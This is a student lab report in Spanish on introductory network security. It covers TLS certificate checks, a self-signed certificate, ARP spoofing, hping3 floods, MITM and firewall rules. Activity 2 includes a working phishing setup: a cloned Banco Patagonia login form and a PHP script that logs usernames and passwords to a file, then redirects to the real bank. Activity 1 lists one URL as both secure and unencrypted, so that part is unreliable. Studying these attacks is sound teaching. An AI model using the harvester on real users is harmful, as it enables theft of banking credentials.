


Trabajo práctico N°7: Introducción a la seguridad en redes de computadoras

Objetivos:


En este trabajo práctico se busca diferenciar entre sitios web no seguros y seguros, además de los elementos que los definen de esa manera. Distintos tipos de cifrados y certificados, conocer los distintos ataques que puede sufrir las redes de computadoras y cómo protegerse de los mismos.

Actividad 1:

Para realizar esta actividad debemos acceder a las páginas mencionadas en el trabajo, luego acceder a la información de seguridad y certificados, como ejemplo mostraremos los datos de la página del mail de la facultad



Ventana de información sobre la seguridad del sitio mail.ingenieria.uncuyo.edu.ar



Ventana de certificados de la pagina mail.ingenieria.uncuyo.edu.ar

Pagina <https://mail.ingenieria.uncuyo.edu.ar/mail/> :

- Algoritmo de firma del certificado: SHA con curvas elípticas
- Autoridad de certificación: E5, Let's Encrypt
- Algoritmo de encriptación de clave simétrica: AES
- Protocolo de encriptación: TLS 1.3
- ¿Podrá un impostor robar sus datos?: No

Pagina <https://hb.redlink.com.ar/bna/login.htm> :

- Algoritmo de firma del certificado: SHA con RSA
- Autoridad de certificación: DigiCert
- Algoritmo de encriptación de clave simétrica: AES
- Protocolo de encriptación: TLS 1.2
- ¿Podrá un impostor robar sus datos?: No

Pagina <https://hb.redlink.com.ar/bna/login.htm> :

- Algoritmo de firma del certificado: No posee un certificado
- Autoridad de certificación: No posee un certificado
- Algoritmo de encriptación de clave simétrica: No encripta
- Protocolo de encriptación: No encripta
- ¿Podrá un impostor robar sus datos?: Si

Actividad 2:

En esta actividad se pide clonar el sitio de Banco Patagonia, con el fin de robar datos modificando el código fuente del campo para iniciar sesión.

Para hacer esto simplemente modificamos el formulario html donde se ingresarán los datos. Para esto se crea un nuevo programa PHP que se encargará de escribir los datos en un archivo .txt. Este programa se desatarea luego de completar el formularios

```
<form id="formLogin" method="post"
  action="guardarInformacion.php">

  <input type="hidden" name="" value=""/>

  <div id="FormLogin">
    Seleccione Documento o Usuario para ingresar.
  </div>

  <div id="FormLogin">

    <div id="radioTipoLogin">
      <div id="radioLogin">
        <input type="radio" id="alias" name="tipoLogin" value="alias"
          class="propInput"
          onclick="clear_fields(); seleccionTipoLogin('alias');" tabindex="1" />
        Usuario
      </div>
      <div id="radioLogin">
        <input type="radio" id="documento" name="tipoLogin"
          value="documento" class="propInput"
          onclick="clear_fields(); seleccionTipoLogin('documento');" tal
        Documento
      </div>
    </div>
  </div>
```

Definición del formulario de Login el cual se le pone en el campo action el programa creado.

```
<?php
$usuario = $_POST["username"];
$contraseña = $_POST["password"];
file_put_contents("datos.txt", $usuario . " : " . $contraseña . "\n", FILE_APPEND);
header("Location: https://ebankpersonas.bancopatagonia.com.ar/eBanking/usuarios/login.htm");
exit;
?>
```

Pequeño programa php que se encargará de recuperar y escribir los datos, luego redireccionará a la pagina verdadera del banco patagonia

Es importante que el archivo datos.txt tenga permiso de escritura por el servidor web.


Actividad 3:

En esta actividad se pide crear un certificado para la página web creada en el TP6, luego de seguir los pasos del enunciado se consiguieron estos resultados

Redes de computadoras



Ventana de información sobre la seguridad del sitio creado, donde se aprecia el cifrado de la conexión




Ventana donde se ve la información del certificado, dado por nosotros mismos

Actividad 4:

En esta actividad se busca probar distintos ataques.

4.1 ARP spoofing con Nping:



En esta captura se ve el envío masivo de paquetes ARP hacia la maquina victima.

```
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.115 dev wlp2s0 lladdr 00:50:56:00:04:0f STALE
10.65.4.254 dev wlp2s0 lladdr b4:b5:b6:c8:d7:43 REACHABLE
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.254 dev wlp2s0 INCOMPLETE
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.254 dev wlp2s0 INCOMPLETE
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.254 dev wlp2s0 FAILED
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.254 dev wlp2s0 FAILED
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.254 dev wlp2s0 INCOMPLETE
renzo@renzo-IdeaPad-3-15ADA05:~$ ip neigh
10.65.4.254 dev wlp2s0 lladdr 74:4d:28:c1:57:70 REACHABLE
```

En esta captura se puede ver la tabla de vecinos, y se ve como la ip del gateway pasa a un estado “INCOMPLETE” el cual quiere decir que el sistema está intentando resolver la dirección MAC de esa IP (ARP request enviada), pero aún no ha recibido respuesta.

Luego pasa al estado “FAILED”, esto quiere decir que el intento de resolución ARP falló (no hubo respuesta).

Esto quiere decir que no se pudo establecer comunicación con el gateway debido al ataque realizado.

Finalmente cuando se deja de atacar se puede ver como nuevamente la ip de gateway es alcanzable.

En pocas palabras el comando envenena la tabla ARP de la máquina víctima, falsificando la dirección MAC del gateway.

4.2 DoS con hping3

No.	Time	Source	Destination	Protocol	Length	Info
12498	221.302767555	10.65.4.114	10.65.4.129	ICMP	62	Echo (ping) request id=0x9f6c, seq=18436/1896, ttl=64 (reply in
12499	221.302823273	10.65.4.129	10.65.4.114	ICMP	44	Echo (ping) reply id=0x9f6c, seq=18436/1896, ttl=64 (request
12500	221.320294095	10.65.4.114	10.65.4.129	ICMP	62	Echo (ping) request id=0x9f6c, seq=18692/1897, ttl=64 (reply in
12501	221.320320627	10.65.4.129	10.65.4.114	ICMP	44	Echo (ping) reply id=0x9f6c, seq=18692/1897, ttl=64 (request
12502	221.323544791	10.65.4.114	10.65.4.129	ICMP	62	Echo (ping) request id=0x9f6c, seq=18948/1898, ttl=64 (reply in
12503	221.323555194	10.65.4.129	10.65.4.114	ICMP	44	Echo (ping) reply id=0x9f6c, seq=18948/1898, ttl=64 (request
12504	221.348112514	10.65.4.114	10.65.4.129	ICMP	62	Echo (ping) request id=0x9f6c, seq=19204/1899, ttl=64 (reply in
12505	221.348113911	10.65.4.114	10.65.4.129	ICMP	62	Echo (ping) request id=0x9f6c, seq=19460/1100, ttl=64 (reply in
12506	221.348150497	10.65.4.129	10.65.4.114	ICMP	44	Echo (ping) reply id=0x9f6c, seq=19204/1899, ttl=64 (request
12507	221.348175773	10.65.4.129	10.65.4.114	ICMP	44	Echo (ping) reply id=0x9f6c, seq=19460/1100, ttl=64 (request
12508	221.410107470	10.65.4.114	10.65.4.129	ICMP	62	Echo (ping) request id=0x9f6c, seq=19716/1101, ttl=64 (reply in
12509	221.410172753	10.65.4.129	10.65.4.114	ICMP	44	Echo (ping) reply id=0x9f6c, seq=19716/1101, ttl=64 (request

En esta captura se ven los paquetes recibidos en la máquina víctima, los cuales tienen de fuente la ip 10.65.4.114, cuando en realidad se enviaban los paquetes desde la máquina con ip 10.65.4.115.

No.	Time	Source	Destination	Protocol	Length	Info
2644...	49.040611242	10.65.4.129	78.92.117.43	ICMP	44	Echo (ping) reply id=0xd572, seq=12831/7986, ttl=64 (request
2644...	49.040625140	10.65.4.129	105.1.213.240	ICMP	44	Echo (ping) reply id=0xd572, seq=13087/7987, ttl=64 (request
2644...	49.040638969	10.65.4.129	182.144.153.66	ICMP	44	Echo (ping) reply id=0xd572, seq=13343/7988, ttl=64 (request
2644...	49.040648397	180.84.81.129	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=37919/8084, ttl=64 (reply in
2644...	49.040649375	191.253.65.143	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=13599/7989, ttl=64 (reply in
2644...	49.040650842	126.204.150.74	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=13855/7990, ttl=64 (reply in
2644...	49.040651819	222.141.203.204	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=14111/7991, ttl=64 (reply in
2644...	49.040653216	204.155.242.96	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=14367/7992, ttl=64 (reply in
2644...	49.040654194	43.72.141.204	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=14623/7993, ttl=64 (reply in
2644...	49.040655661	164.109.53.123	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=14879/7994, ttl=64 (reply in
2644...	49.040656638	255.118.96.168	10.65.4.129	ICMP	62	Echo (ping) request id=0xd572, seq=15135/7995, ttl=64 (reply in
2644...	49.040681362	10.65.4.129	180.84.81.129	ICMP	44	Echo (ping) reply id=0xd572, seq=37919/8084, ttl=64 (request

En esta captura se ven los paquetes recibidos cuando se realiza un ataque por inundación, donde las ip fuentes son randoms.

Este último comando realiza un envío masivo de paquetes falsificando la ip de origen.


4.3 Ataque DoS a un servidor NAT con hping3

¿Por qué el comando utilizado afecta al servidor NAT?

Aunque el destino del tráfico es una IP externa (8.8.8.8), el ataque sobrecarga al servidor NAT local, ya que éste debe gestionar el enrutamiento de cada paquete. La gran cantidad de paquetes con IPs de origen aleatorias hace que el servidor consuma todos sus recursos intentando rastrear conexiones falsas, llevando al colapso del servicio de red.

4.4 MITM

Redes de computadoras



En esta captura se ven los paquetes interceptados por la computadora atacante, con ip 10.65.4.115.


El comando utilizado envenena la caché ARP de los dos maquinas (en este caso 10.65.4.129 y 10.65.4.114), diciéndole a cada uno que la IP del otro está asociada con la MAC del atacante.

Como resultado, ambos equipos envían el tráfico destinado al otro a través del atacante.


Actividad 5:

En esta actividad se busca comprender el funcionamiento y configuración del firewall de nuestra computadora.

Redes de computadoras



Ventana de gufw, programa para configurar el firewall, con las configuraciones pedidas en la actividad.



Debido a las configuraciones en la actividad anterior, estos son los paquetes al no poder ingresar a la página web abierta en apache2.

Actualizar una regla del cortafuegos

Nombre: ReglaBrawl2

Política: Permitir

Dirección: Entrante

Interfaz: Todas las interfaces

Registro: Registrar todo

Protocolo: Ambos


Desde: IP Puerto

A: 10.65.4.129 22


La regla se moverá al final de la lista

Cancelar Aplicar

Primera regla aplicada, la cual permite únicamente las conexiones a través del puerto 22 (ssh), se hizo lo mismo para los puertos 80 y 443 (http y https respectivamente). Luego de esto si es posible ingresar a la página.



Nueva regla agregada, la cual no permite la conexión a la ip 200.10.196.19 (frm.utn.edu.ar)



Luego de la última configuración, no es posible entrar a la página anteriormente mencionada.